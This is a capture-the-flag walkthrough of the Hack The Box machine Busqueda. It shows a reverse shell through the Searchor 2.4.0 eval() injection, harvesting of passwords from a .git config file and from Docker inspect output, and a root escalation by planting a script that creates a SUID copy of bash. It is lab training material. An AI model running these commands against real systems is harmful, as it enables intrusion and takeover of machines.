Busqueda - Hack The Box
This article documents the steps taken to solve the Busqueda machine from Hack The Box. It’s an easy box focused on web application exploitation. Initial access is obtained against the web application by leveraging an arbitrary code execution flaw discovered through a public GitHub repository. From there, credentials are recovered that grant access to Gitea, where the source of a script that the user can run with root privileges is reviewed. Analyzing its behavior, file system permissions are abused by creating a malicious file that modifies bash permissions and sets the SUID bit. Finally, bash is executed with elevated privileges, achieving full compromise of the system.
Tools/Blogs used
- Searchor 2.4.0 RCE exploit: https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection
Recon
The first step is running nmap to enumerate the open ports on the machine. nmap finds several open TCP ports:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan reveals several open TCP ports, giving a first look at the available attack surface. Port 80/tcp is open and exposes an Apache 2.4.52 server. The scan indicates the site redirects to http://searcher.htb/, so this domain needs to be added to /etc/hosts to access the web application correctly.
└─$ nano /etc/hosts

10.10.11.208  searcher.htb
Since this is a Linux machine and HTTP is exposed, the next step is to analyze the web application looking for vulnerabilities that allow initial access to the system.
Enumeration
First, directory and subdomain enumeration is performed, but nothing relevant comes out of it.
Inspecting the page manually, a banner at the bottom shows the following message:

This is particularly interesting — investigating this version of Searchor shows it is vulnerable to remote code execution (RCE). The Searchor 2.4.0 vulnerability is caused by the unsafe use of eval() in the application backend. The web app dynamically builds a Python code string from user-controlled parameters and runs it directly without any validation, allowing an attacker to inject arbitrary Python and achieve RCE on the system.
Exploitation
To exploit this vulnerability, the search field of the web application is abused. The user-supplied parameter is passed straight to eval(), so it’s possible to inject Python functions that execute operating-system commands.
A public exploit available on GitHub is used (Searchor 2.4.0 Arbitrary Command Injection), which automates the code injection abusing the unsafe eval() call in Searchor 2.4.0.
The script sends a malicious payload to the search functionality of the web application, executing arbitrary commands on the target with the privileges of the user running the application.
Before running the script, set up a netcat listener on port 4444 to receive the reverse shell from the victim machine:
└─$ nc -nlvp 4444
Listening on 0.0.0.0 4444
└─$ ./exploit.sh seacrher.htb 10.10.14.13 4444
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is searcher.htb
[*] Input attacker is 10.10.14.13:${4444}
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
└─$ nc -nlvp 4444
Listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.208] 54926
bash: cannot set terminal process group (1639): Inapropiate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ whoami
svc
svc@busqueda:/home/svc$ cat user.txt
2ac1b522************************
Privilege escalation
Enumeration
Once shell access is obtained, local enumeration begins. Reviewing /home shows that svc is the only user with a home directory.
The directory content is fairly limited, but the .gitconfig file stands out:
svc@busqueda:~$ cat .gitconfig
[user]
        email = cody@searcher.htb
        name = cody
[core]
        hooksPath = no-hooks
From this file we can infer that the svc user is associated with the cody user — a first hint about possible password reuse.
Continuing the enumeration, the web application code is located at /var/www/app:
svc@busqueda:/var/www/app$ ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3 14:32 .
drwxr-xr-x 4 root     root     4096 Apr  4 16:02 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1 14:22 app.py
drwxr-xr-x 8 www-data www-data 4096 Apr  8 19:00 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 templates
The presence of the .git directory means the application is tracked with Git, which often leaks sensitive information. Reading the repo config exposes credentials in clear text:
svc@busqueda:/var/www/app$ cat .git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
A Gitea-hosted repository is identified along with valid credentials for the cody user, opening a new attack vector.
To access the service, add gitea.searcher.htb to /etc/hosts and authenticate to the Gitea platform with the recovered credentials.
└─$ nano /etc/hosts

10.10.11.208  searcher.htb gitea.searcher.htb

It’s a Gitea instance, and cody’s credentials work, granting access to the platform.
Once inside, the repository corresponding to the web application code is reviewed. Although the source is available, nothing particularly relevant or exploitable is identified at this point.
Enumeration therefore continues, looking for other vectors that allow advancing the privilege escalation.
sudo
Checking sudo privileges asks for the svc user password:
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Knowing that svc really corresponds to cody, the password previously recovered from Gitea is reused — and it works.
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
The output shows that svc can run the following command with root privileges:
(root) /usr/bin/python3 /opt/scripts/system-checkup.py *
This means a Python script can be run as root, which is promising for privilege escalation. However, checking the file permissions shows that svc has no read access and cannot even execute it directly.
svc@busqueda:~$ ls -l /opt/scripts/system-checkup.py
-rwx--x--x 1 root root 1903 Jan  7 09:18 /opt/scripts/system-checkup.py
system-checkup
Because of the * at the end of the sudo line, the script can’t be run without arguments.
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute '/usr/bin/python3 /opt/scripts/system-checkup.py' as root on busqueda.
Passing any argument lets the script run, and it prints a help message with the available options.
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py 0xdf
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps      : List running docker containers
     docker-inspect : Inspect a certain docker container
     full-checkup   : Run a full system checkup
The script has three main features. The docker-ps option lists the running Docker containers on the system:
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up 4 hours   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up 4 hours   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
The output confirms two active containers — one for Gitea and one for MySQL.
The docker-inspect option is particularly interesting. It lets you inspect a given container and accepts a format parameter, acting as a wrapper around docker inspect and letting the user control --format.
Abusing this, the `` format is used to dump the full container info as JSON, then piped through jq for readability:
svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py docker-inspect '' gitea | jq .
{
  "Id": "960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb",
  "Created": "2023-01-06T17:26:54.457090149Z",
  "Path": "/usr/bin/entrypoint",
  "Args": [
    "/bin/s6-svscan",
    "/etc/s6"
  ],
...[snip]...
    "Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"
    ],
...[snip]...
The Env section stands out — sensitive environment variables used by the Gitea container are exposed there, including the MySQL database connection credentials and password.
Since password reuse is common, that password is tested against other users. In this case it’s reused against the Gitea administrator user — and works, granting admin access to the platform.
system-checkup.py
Administrator access to Gitea
Privileged access to Gitea allows reviewing additional repositories and internal configurations, which is key to advancing the privilege escalation and ultimately compromising the system.

Once in as administrator, there’s a single private repository called scripts. Inside, the file system-checkup.py is located — the same script that could previously be executed with root via sudo.
This means the script source can be read directly, exposing its internal behavior — the key to abusing its logic and reaching the final privilege escalation.

system-checkup.py analysis
After accessing the private scripts repo as Gitea administrator, the contents of system-checkup.py can be reviewed. The script is fairly simple, split into three branches that run depending on the supplied argument.
The docker-ps and docker-inspect branches use an internal helper called run_command that wraps subprocess.run() safely, so command injection through those options is not possible.
The full-checkup branch, however, is interesting:
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
Here the script tries to execute full-checkup.sh from the current working directory. Previously this option failed because the file didn’t exist — but that gives a clear abuse: if a full-checkup.sh file is created in the directory from which the script is launched, it will be executed automatically as root.
Exploitation
Abusing this behavior, a malicious script is created that copies the system bash and sets the SUID bit, allowing a shell to be executed with elevated privileges.
svc@busqueda:/tmp$ echo -e '#!/bin/bash\n\ncp /bin/bash /tmp/hack\nchmod 4777 /tmp/hack' > full-checkup.sh
svc@busqueda:/tmp$ cat full-checkup.sh
#!/bin/bash

cp /bin/bash /tmp/hack
chmod 4777 /tmp/hack
The file must be marked as executable so the script can launch it correctly.
Then system-checkup.py is run again with the full-checkup option:
svc@busqueda:/tmp$ sudo python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
After execution, /tmp/hack has been created, owned by root and with the SUID bit set:
svc@busqueda:/tmp$ ls -l /tmp/hack
-rwsrwxrwx 1 root root 1396520 Feb 06 19:57 /tmp/hack
Finally, bash is run with the -p flag to keep the elevated privileges:
svc@busqueda:/tmp$ /tmp/hack -p
This drops a root shell, allowing access to root.txt and full compromise of the machine:
root@busqueda:/# cat root.txt
e7df7cd2************************